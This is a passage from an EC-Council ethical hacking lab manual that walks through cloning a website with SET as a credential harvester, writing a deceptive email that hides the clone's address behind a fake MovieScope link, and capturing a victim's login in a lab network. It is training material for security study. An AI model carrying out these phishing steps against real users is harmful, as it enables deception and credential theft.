


Figure 1.1.6: Providing URL to be cloned

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. If a message appears that reads **Press {return} if you understand what we're saying here**, press **Enter**.
14. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.




Figure 1.1.7: SET Website Cloning

TASK 1.3

Create and Send a Crafted Email

15. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
16. Launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.

17. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate MovieScope URL (in this case), but that actually links to your malicious cloned MovieScope page.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon ( ).




Figure 1.1.8: Creating and concealing a malicious link

19. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned MovieScope site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.moviescope.com/party_pics**; click **OK**.




Figure 1.1.9: The Edit Link window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The fake URL should appear in the message body, as shown in the screenshot.
21. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




Figure 1.1.10: The cloned site URL hidden in a fake URL

TASK 1.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
23. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.




Figure 1.1.11: Phishing email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.moviescope.com**.
25. The victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, he/she will be redirected to the legitimate **MovieScope** login page. Note the different URLs in the browser address bar for the cloned and real sites.




Figure 1.1.12: Fake MovieScope login page

